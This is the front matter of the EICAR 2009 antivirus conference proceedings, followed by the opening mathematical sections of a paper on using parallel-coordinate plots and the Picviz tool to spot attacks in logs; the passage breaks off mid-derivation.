Proceedings of the 18th Annual EICAR Conference

"Computer virology challenges of the forthcoming years: from AV evaluation to new threat management"

Edited by ***Eric Filiol***
[1]Laboratoire de Virologie et de cryptologie opérationnelles, Ecole Supérieure en Informatique, Electronique et Automatique, Laval, France

- Berlin, Germany -
9 – 12 May 2009

Preface

EICAR2009 is the 18th Annual EICAR Conference. This Conference (held from 9th May to 12th May 2009) at the Steigenberger Hotel in Berlin, Germany brings together experts from industry, government, military, law enforcement, academia, research and end-users to examine and discuss new research, development and commercialisation in anti-virus, malware, computer and network security and e-forensics.

The continuing success of EICAR still bears witness to the recognition amongst participants of the importance and benefit of encouraging interaction and collaboration between industry and academic experts from within the public and private sectors. As digital technologies become ever-more pervasive in society and reliance on digital information grows, the need for better integrated socio-technical solutions has become even more challenging and important.

This year EICAR2009 has again seen significant increase in both the quality and quantity of papers. The program committee was particularly pleased with increased interest amongst students. This made the conference committee's task of paper acceptance hard but enjoyable. To maximise interaction and collaboration amongst participants, two types of conference submissions were invited and subsequently selected – industry and research/academic papers. These papers were then organised according to topic area to ensure a strong mix of academic and industry papers in each session of the conference.

Research academic papers presented in these proceedings were selected after a rigorous blind review process organised by the program committee. Each submitted paper was reviewed by at least four members of the program committee with approximately 60 % of all submitted papers rejected. In particular, the committee was pleased with the quality and high acceptance rate of student papers. Once again this year, this is the proof that a new research community in computer virology is going to arise and make this field progress to face up challenges of the future. The quality of accepted papers was excellent and the organising committee is proud to announce that authors of several papers have already been invited to submit revised manuscripts for publication in a number of major research journals.

Industry (non academic) papers have also been included in the EICAR proceedings, for the second time. The exceptional quality of those papers made this mandatory and the difference in terms of quality between industry papers and academic papers is sometimes quite inexistent. Some of those papers could have been considered as academic papers, despite the initial choice of their authors. They will be considered for publication in research journals as well. But the main interesting point lies in the fact that more than previously, industry is going to increase the technical level of his contribution rather to consider more popular or marketing aspects of computer virology. This is a strong hope to see industry working more closely with academic researchers for a better future against malware. For the first time in Eicar conference history, the Eicar 2009 best paper prize has been awarded to an industry paper which brilliantly combines elegant theory with practical and applications in critical fields: the capability to quickly identify a single attack in vast amount of log data.

From the papers submitted and accepted for this year's conference there is strong evidence to support the view that the EICAR conference is growing in its international reputation as a forum for the sharing of information, insights and knowledge both in its traditional domains of malware and computer viruses and also increasingly in critical infrastructure protection, intrusion detection and prevention and legal, privacy and social issues related to computer security and e-forensics. EICAR is now the European Expert Group for IT-Security not only according to its new corporate image, but also according to the content of the conference.

Professor Filiol Eric

Eicar 2009 Program chair

Eicar scientific director

Program Committee

We are grateful to the following distinguished researchers and/or practitioners (listed alphabetically) who had the difficult task of reviewing and selecting the papers for the conference:

Fred Arbogast	CSRRT-LU, Luxembourg
David Bénichou	Investigation judge, Department of Justice, France
Vlasti Broucek	School of Information Systems, University of Tasmania, Australia
Professor Hervé Debar	Orange FT Group, Caen, France
Professor Eric Filiol (Program Chair)	Laboratoire de Virologie et de cryptologie opérationnelles, Ecole Supérieure en Informatique, Electronique et Automatique, Laval, France
Professor Richard Ford	Florida Institute of Technology, USA
Dr Steven Furnell	University of Plymouth, UK
Dr Sarah Gordon	Independent Expert, USA
Assoc. Professor William (Bill) Hafner	Nova Southeastern University, USA
Assist. Professor Marko Helenius	University of Tampere, Finland
Dr Andy Jones	British Telecom & Edith Cowan University, UK
Dr Sylvia Kierkegaard	President of International Association of IT lawyers, Denmark
Ing. Philippe Lagadec	NC3A, NATO, Brussels, Belgium
Dr Cédric Lauradoux	Université de Louvain-la-neuve, Belgium
Dr Ferenc Leitold	Veszprog Ltd, Hungary
Professor Grant Malcolm	University of Liverpool, UK
Professor Jean-Yves Marion	LORIA, Nancy – France
Professor Yves Poullet	Centre de Recherches Informatique et Droit (CRID), Facultés Universitaires Notre-Dame de la Paix, Namur, Belgium
Professor Gerald Quirchmayr	University of Vienna, Austria
Dr Frédéric Raynal	Sogeti/Security Labs, France
Assoc. Professor Paul Turner	School of Information Systems, University of Tasmania, Australia
Professor Andrew Walenstein	University of Louisiana, USA
Professor James Wolfe (EICAR Technical Director)	University of Central Florida, USA
Dr Stefano Zanero	Politecnico di Milano, Italy

Eric Filiol editor

Email: [efiliol@esiea.fr], [dirscience@eicar.org]

Table of Contents

EICAR 2009 Best Paper

APPLIED PARALLEL COORDINATES FOR LOGS AND NETWORK TRAFFIC ATTACK ANALYSIS

SÉBASTIEN TRICAUD
INL
15, RUE BERLIER,
75013 PARIS, FRANCE
S.TRICAUD@INL.FR

AND

PHILIPPE SAADÉ
LYCÉE LA MARTINIÈRE MONPLAISIR
LABORATOIRE DE MATHÉMATIQUES,
41, RUE ANTOINE LUMIÈRE,
69372 LYON CEDEX 08, FRANCE
PSAADE@GMAIL.COM

A picture a day keeps the doctor away.

Abstract. By looking on how computer security issues are handled today, dealing with numerous and unknown events is not easy. Events need to be normalized, abnormal behaviors must be described and known attacks are usually signatures.

Parallel coordinates plot offers a new way to deal with such a vast amount of events and event types: instead of working with an alert system, an image is generated so that issues can be visualized.

By simply looking at this image, one can see line patterns with particular color, thickness, frequency, or convergence behavior that gives evidence of subtle data correlation.

This paper first starts with the mathematical theory needed to understand the power of such a system and later introduces the Picviz software which implements part of it.

Picviz dissects acquired data into a graph description language to make a parallel coordinate picture of it. Its architecture and features are covered with examples of how it can be used to discover security related issues.

Keywords: visualization, parallel coordinates, data-mining, logs, computer security

1. Introduction

This paper covers how visualization techniques based on parallel coordinate plots (abbreviated as //-coords) can enhance the computer security area.

It is common to have thousands lines of logs a day on a single machine. With private networks of hundreds of computers over complex topologies, this really represents a huge load of information. How can one separate the important part of the information from the unimportant one?

To deal with that issue, administrators, most of the time, use tools such as Prelude LML[1], OSSEC[2] or similar softwares that are often based on signatures. Aside signatures based tools, they also use anomaly based tools, that are classifying the information after a learning phase. One example is spamassassin[3], which does a great job at removing spam out of our mailboxes. Over the years, these tools have proven an indisputable efficiency.

However, dealing with data as they exactly are is something missing today. There is often more to see than just the part of the data having a matching treshold of signature. That's why computer visualization is a good choice!

Computer visualization is a neat way to see the picture of what is really happening and can, in some cases, handle a lot of information. As //-coords can handle multiple dimensions and an infinity of events, it became a natural choice to write a software being able to automate those graphs creation. This software is called Picviz.

In the first part of this paper, we will introduce the very basic facts about //-coords. We will explain in the most simple terms the fundamentals of //-coords as a mathematical theory. The first important results will be given, without assuming from the reader a heavy mathematical background.

In the second part, we will present Picviz in its overall architecture and then in greater detail. The last part of this article will be devoted to real-life examples.

We will first discuss the case of giant log files of Cray systems, whose syntax was unknown to the autors and gave a challenging playground for finding important events without using any pre-existing signatures or tools of any kind. Then, we will consider the particular case of Botnet attacks. It came out that //-coords and Picviz can help in detecting and characterizing these malicious threats. And we will explain how in the last section of this paper.

2. A short mathematical introduction to parallel coordinates

2.1. Cartesian and parallel point of view.

Imagine one has to collect elementary events of a given type (temperatures of all capitals of Asia, network traffic on a network adapter, etc.). Let's suppose that each given elementary event carries N kinds of information and that N is not small (greater than 4). Since it is not easy to plot vectors belonging to a space of more than 3 dimensions in a 3 dimensional physical space (not counting the time), it becomes necessary to adapt the representation technique.

In an N-dimensional vector space E, one needs a basis of N vectors. Then each vector $\vec{u} \in E$ corresponds to an N-tuple of the form $(x_1, x_2, \ldots, x_n)$. In the usual euclidean space of dimension N, denoted $\mathbb{R}^N$, the canonical basis is orthogonal, which means that axes are considered pairwise perpendicular.

[1]http://www.prelude-ids.org
[2]http://www.ossec.net
[3]http://spamassassin.apache.org




Figure 1: Orthogonal basis in $\mathbb{R}^3$

This is the usual cartesian representation of $\mathbb{R}^3$ and it corresponds to our everyday life experience of our ambiant space ! But since it is impossible to draw more than 3 perpendicular axes in a 3 dimensional physical space, the idea behind //-coords is to draw the axes side by side, all parallel to a given direction. It is then possible to draw all these axes in a 2d plane:




Figure 2: Four axes

For example, the vector $\vec{u} = (0.6, 1.6, -0.8, 1.2) \in \mathbb{R}^4$ should show up as




Figure 3: Four axes and a vector

That point of $\mathbb{R}^4$ has become a polygonal line in //-coords !

At first sight, it might seem that we have lost simplicity. Of course, on one side, it is obvious that many points will lead to many polygonal lines, overlapping each other in a very cumbersome manner. But on the other side, it is a fact that certain relationships between coordinates of the point correspond to interesting patterns in //-coords.

It is the aim of this short mathematical introduction to present some patterns that can be observed and to discuss the definition of geometrical invariants (in //-coords) of simple geometrical subspaces of $\mathbb{R}^N$ such as lines, planes and p-subspaces (sometimes called p-flats).

2.2. Trivial hyperplanes.

The usual definition of **an affine hyperplane** in $\mathbb{R}^N$ is that it is the set of vectors $\overrightarrow{u} = (x_1, x_2, \ldots, x_N)$ satisfying an affine relationship of the form

$$\alpha_1 x_1 + \alpha_2 x_2 + \cdots + \alpha_N x_N = \beta$$

where all coefficients $\alpha_1, \ldots, \alpha_N$ and β are real numbers and $\alpha_1, \ldots, \alpha_N$ are not zero all together.
That hyperplane is **a vector hyperplane** or simply **a hyperplane** if $\beta = 0$ which geometrically means that it passes through to origin $\mathcal{O} = (0, 0, \ldots, 0)$.
For example, in the usual plane $\mathbb{R}^2$, the relationship

$$\alpha_1 x_1 + \alpha_2 x_2 = \beta, \quad \text{where } (\alpha_1, \alpha_2) \neq (0, 0)$$

caracterizes a line orthogonal to vector $\overrightarrow{n} = (\alpha_1, \alpha_2)$.




Figure 4: A line in $\mathbb{R}^2$

Naturally, in $\mathbb{R}^3$, the cartesian equation

$$\alpha_1 x_1 + \alpha_2 x_2 + \alpha_3 x_3 = \beta, \quad \text{where } (\alpha_1, \alpha_2, \alpha_3) \neq (0, 0, 0)$$

defines a plane having $\overrightarrow{n} = (\alpha_1, \alpha_2, \alpha_3)$ as normal vector.
Hyperplanes generalize these geometric objects in higher dimension and are precisely the $(N-1)$-affine subspaces of $\mathbb{R}^N$.

Trivial hyperplanes are those which can be defined by an equation of the form

$$x_i = b$$

for a fixed given index i.
In such a case, that hyperplane is simply parallel to the **coordinate hyperplane** having equation $x_i = 0$.




Figure 5: A coordinate line in $\mathbb{R}^2$

In //-coordinates, such trivial hyperplanes are very easy to recognize since one coordinate is constant:




Figure 6: A coordinate hyperplane in $\mathbb{R}^4$

This is the first simple pattern to show up in //-coordinates. For example, if one studies a set of TCP/IP packets, one can assign to the first axis the source IP address and to the second axis the destination port. It is then obvious that in an attack such as DOS on port 80 (www) of a server coming from many different machines, such a structure is going to appear. And even with much more than two axes involved, if one of them represents destination port, the above pattern will still be there, and easy to notice.

Now that we have seen that **trivial hyperplanes** are easy to detect in //-coordinates, we must consider **nontrivial** ones. Are they so easy to discover? For example, let's say you have 10000 points scattered on a fixed affine hyperplane $\mathcal{H}$

in $\mathbb{R}^5$. Will the //-coordinates plot of these 10000 points present a trivial pattern that can be seen at first glance? The definitive answer is *No !* or, more precisely, *Not yet !*.

So, do not despair! In the following sections, we will try to explain in the most simple terms *what* can be seen and *how* it can be seen using //-coordinates.

2.3. Notations and conventions.

As said earlier, all //-coordinates plots are drawn on a 2-dimensional plane. To keep things simple, all the axes will be drawn vertically. The plane on which they are drawn is equipped with a usual cartesian coordinate system, denoted

$$\mathcal{R}_{/\!/} = (\mathcal{O}, \overrightarrow{\imath}, \overrightarrow{\jmath})$$

where $(\overrightarrow{\imath}, \overrightarrow{\jmath})$ is an orthonormal basis.




Figure 7: A //-coordinate system for $\mathbb{R}^4$

A point M in that plane will have its coordinate relative to $\mathcal{R}_{/\!/}$ given by

$$M = (x_{/\!/}, y_{/\!/})_{\mathcal{R}_{/\!/}}$$

We will denote by ε_i the abscissa of the vertical line carrying axis x_i in $\mathcal{R}_{/\!/}$

$$(x_i): \quad x_{/\!/} = \varepsilon_i$$

Definition. $\mathcal{R}^N_{/\!/}(\varepsilon_1, \varepsilon_2, \dots, \varepsilon_N)$ *corresponds to* $\mathcal{R}_{/\!/}$ *equipped with* N *vertical axes having abscissas* $\varepsilon_1 < \varepsilon_2 < \cdots < \varepsilon_N$.
To shorten the notation, we will often simply write $\mathcal{R}^N_{/\!/}$.
And sometimes, we will even forget about the conditions $\varepsilon_1 < \varepsilon_2 < \cdots < \varepsilon_N$*, just for fun !*

Definition. *If* $A = (a_1, a_2, \dots, a_N) \in \mathbb{R}^N$*, let* $\left|\begin{matrix}\mathrm{A}\\ i\end{matrix}\right|$ *denote the point*

$$\boxed{\left|\begin{matrix}\mathrm{A}\\ i\end{matrix}\right|_{\mathcal{R}_{/\!/}} = (\varepsilon_i, a_i)_{\mathcal{R}_{/\!/}}}$$

This is simply the point attached to axis x_i and by which passes the polygonal line representing A.

Definition. *The line joining* $\begin{vmatrix} \text{A} \\ i \end{vmatrix}$ *and* $\begin{vmatrix} \text{A} \\ i+1 \end{vmatrix}$ *will be denoted by*

$$\boxed{\begin{vmatrix} \text{A} \\ i, i+1 \end{vmatrix}_{\mathcal{R}_{/\!/}} = \left(\begin{vmatrix} \text{A} \\ i \end{vmatrix}\begin{vmatrix} \text{A} \\ i+1 \end{vmatrix}\right)}$$

and, when needed, the segment joining these two points will be denoted by

$$\begin{bmatrix} \text{A} \\ i, i+1 \end{bmatrix}$$



$\begin{vmatrix} \text{A} \\ 1 \end{vmatrix}$
$\begin{bmatrix} \text{A} \\ 1,2 \end{bmatrix}$
$\begin{vmatrix} \text{A} \\ 2 \end{vmatrix}$
x_1
x_2

Figure 8: Notations

Remark. *Sometimes, we will consider lines joining points on axes that are not consecutive. For example,* $\begin{vmatrix} \text{AB} \\ i, j \end{vmatrix}$ *corresponds to the line joining* $\begin{vmatrix} \text{A} \\ i \end{vmatrix}$ *and* $\begin{vmatrix} \text{B} \\ j \end{vmatrix}$.
The general cartesian equation of such a line is

$$\boxed{\begin{vmatrix} \text{AB} \\ i, j \end{vmatrix}_{\mathcal{R}_{/\!/}} : \quad (y_{/\!/} - a_i)(\varepsilon_j - \varepsilon_i) = (x_{/\!/} - \varepsilon_i)(b_j - a_i)}$$

or

$$\boxed{\begin{vmatrix} \text{AB} \\ i, j \end{vmatrix}_{\mathcal{R}_{/\!/}} : \quad y_{/\!/} = a_i + (x_{/\!/} - \varepsilon_i)\frac{(b_j - a_i)}{(\varepsilon_j - \varepsilon_i)}}$$

2.4. **Lines in $\mathbb{R}^2$.**
In this section, we are going to focus on a line (L) of $\mathbb{R}^2$ given by the following equation

$$(L): \ \alpha_1 x_1 + \alpha_2 x_2 = \beta$$




Figure 9: (L) in $\mathbb{R}^2$

Let $M(x_1, x_2) \in L$. Then

$$\left|\begin{matrix}\mathrm{M}\\ 1,2\end{matrix}\right|_{\mathcal{R}_{/\!/}} \quad : \quad (y_{/\!/} - x_1)(\varepsilon_2 - \varepsilon_1) = (x_{/\!/} - \varepsilon)(x_2 - x_1)$$

- In the particular case where L is parallel to the first diagonal $\Delta : x_2 = x_1$, that is, when $\alpha_1 + \alpha_2 = 0$, one has

$$\left|\begin{matrix}\mathrm{M}\\ 1,2\end{matrix}\right| \quad : \quad y_{/\!/} = x_1 + \frac{(x_{/\!/} - \varepsilon_1)}{(\varepsilon_2 - \varepsilon_1)}\frac{\beta}{\alpha_2}$$

  meaning that when M describes all of L, the line $\left|\begin{matrix}\mathrm{M}\\ 1,2\end{matrix}\right|$ remains parallel to vector $\left(\begin{matrix}\alpha_2\\ \frac{\beta}{\varepsilon_2-\varepsilon_1}\end{matrix}\right)_{\mathcal{R}_{/\!/}}$.




Figure 10: $(L): \; x_2 = x_1 + \beta$

- In the more general case where L is not parallel to $\Delta : x_2 = x_1$, it can be easily shown that all lines $\left|\begin{matrix}\mathrm{M}\\ 1,2\end{matrix}\right|$ have a common point.




Figure 11: Random points on a line L of $\mathbb{R}^2$

We will denote that point by $\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}$, and a straightforward computation gives

$$\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}_{\mathcal{R}_{/\!/}} = \left(\frac{\alpha_1\varepsilon_1 + \alpha_2\varepsilon_2}{\alpha_1+\alpha_2}, \frac{\beta}{\alpha_1+\alpha_2} \right)_{\mathcal{R}_{/\!/}}$$

Remark. *People used to working with projective spaces will immediately notice that both cases can be described by the point*

$$\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}_{\mathcal{R}_{/\!/}} = [\alpha_1\varepsilon_1 + \alpha_2\varepsilon_2 : \beta : \alpha_1+\alpha_2]$$

in $\mathbb{RP}^2$.
From now on, we will consider that any line $L \subset \mathbb{R}^2$ *corresponds to a point* $\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}$ *in* $\mathcal{R}^2_{/\!/}$ *and we will not mention anymore that in some cases that point has to be defined in projective plane.*

Remark. *Reciprocally, given the point* $\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}_{\mathcal{R}_{/\!/}} = (x_{0/\!/}, y_{0/\!/})_{\mathcal{R}_{/\!/}}$, *one recovers a cartesian equation of* L

$$L: \quad px_1 + (1-p)x_2 = y_{0/\!/}, \quad \textit{where } p = \frac{x_{0/\!/} - \varepsilon_2}{\varepsilon_1 - \varepsilon_2}$$

The correspondance between L and $\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}$ is called by Inselberg **the line-point duality**:

$$\boxed{L: \ \alpha_1 x_1 + \alpha_2 x_2 = \beta}$$
$$\downarrow$$
$$\boxed{\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}_{\mathcal{R}_{/\!/}} = [\alpha_1\varepsilon_1 + \alpha_2\varepsilon_2 : \beta : \alpha_1+\alpha_2]}$$

$$\boxed{\begin{vmatrix} \text{L} \\ 1,2 \end{vmatrix}_{\mathcal{R}_{/\!/}} = [x_{0/\!/}, y_{0/\!/}, z_{0/\!/}]}$$
$$\downarrow$$
$$\boxed{L: \ (x_{0/\!/} - \varepsilon_2 z_{0/\!/})x_1 + (\varepsilon_1 z_{0/\!/} - x_{0/\!/})x_2 = y_{0/\!/}(\varepsilon_1 - \varepsilon_2)}$$

2.5. **Planes in $\mathbb{R}^3$.**
This time, we study a plane $P \subset \mathbb{R}^3$ given by

$$P : \quad \alpha_1 x_1 + \alpha_2 x_2 + \alpha_3 x_3 = \beta$$

Let A, B, C be three distinct points of P. The plane P is completely determined by these three points.
Plotting A, B, C in $/\!\!/$-coordinates doesn't seem to yield any clear geometric pattern as in the case of a line in $\mathbb{R}^2$:




Figure 12: Three points A, B, C in $\mathbb{R}^3$

What actually happens is that there still is a geometric pattern or **geometric organisation** in $\mathcal{R}^3_{/\!\!/}$ when plotting points all belonging to a fixed plane P, but it is not as obvious as seen before.
To show this, we will use geometric constructions of points, leading to a final point and the good news is that **this final point has very simple coordinates** (in terms of the coefficients in the cartesian equation of P).

Definition. *Let* $\begin{vmatrix} \text{AB} \\ 1,2 \end{vmatrix}$ *be the unique point of intersection of the lines* $\begin{vmatrix} \text{A} \\ 1,2 \end{vmatrix}$ *and* $\begin{vmatrix} \text{B} \\ 1,2 \end{vmatrix}$. *This point always exists in the projective plane holding* $\mathcal{R}^3_{/\!\!/}$ *even if the two lines are parallel.*




Figure 13: Construction of the first level 2 point


For such an intersection point, we use the notation

$$\boxed{\begin{vmatrix}\text{AB}\\1,2\end{vmatrix} = \begin{vmatrix}\text{A}\\1,2\end{vmatrix} \cdot \begin{vmatrix}\text{B}\\1,2\end{vmatrix}}$$

Proposition 1. *With all preceding notations we have*

$$\begin{vmatrix}\text{AB}\\1,2\end{vmatrix}_{\mathcal{R}_{/\!/}} = [(b_2 - a_2)\varepsilon_1 - (b_1 - a_1)\varepsilon_2 : b_2a_1 - a_2b_1 : (b_2 - b_1) - (a_2 - a_1)]$$


Of course, in $\mathcal{R}^3_{/\!/}$, the same construction can be done with axes 2 and 3, and with the points B and C. For example, $\begin{vmatrix}\text{BC}\\2,3\end{vmatrix} = \begin{vmatrix}\text{B}\\2,3\end{vmatrix} \cdot \begin{vmatrix}\text{C}\\2,3\end{vmatrix}$.
If we add these points to the original plot, we obtain:



C
$\begin{vmatrix}\text{AB}\\2,3\end{vmatrix}$
$\begin{vmatrix}\text{BC}\\2,3\end{vmatrix}$
A
$\begin{vmatrix}\text{AB}\\1,2\end{vmatrix}$
$\begin{vmatrix}\text{BC}\\1,2\end{vmatrix}$
B
x_1
x_2
x_3

Figure 14: Construction of four level 2 points

For the final step of our geometric construction, we need to draw the line passing by $\begin{vmatrix}\mathrm{AB}\\1,2\end{vmatrix}$ and $\begin{vmatrix}\mathrm{AB}\\2,3\end{vmatrix}$. We will call this line $\begin{vmatrix}\mathrm{AB}\\1,2,3\end{vmatrix}$:



C
A
B
$\begin{vmatrix}\mathrm{AB}\\1,2,3\end{vmatrix}$
$\begin{vmatrix}\mathrm{BC}\\1,2,3\end{vmatrix}$
x_1
x_2
x_3

Figure 15: Preparing for level 3 point

$$\boxed{\begin{vmatrix}\mathrm{AB}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}} = \left(\begin{vmatrix}\mathrm{AB}\\1,2\end{vmatrix}\begin{vmatrix}\mathrm{AB}\\2,3\end{vmatrix}\right)_{\mathcal{R}_{/\!/}}}$$

Now let $\begin{vmatrix}\mathrm{ABC}\\1,2,3\end{vmatrix}$ be defined by $\boxed{\begin{vmatrix}\mathrm{ABC}\\1,2,3\end{vmatrix}_{\mathcal{R}_{/\!/}} = \begin{vmatrix}\mathrm{AB}\\1,2,3\end{vmatrix} \cdot \begin{vmatrix}\mathrm{BC}\\1,2,3\end{vmatrix}}$

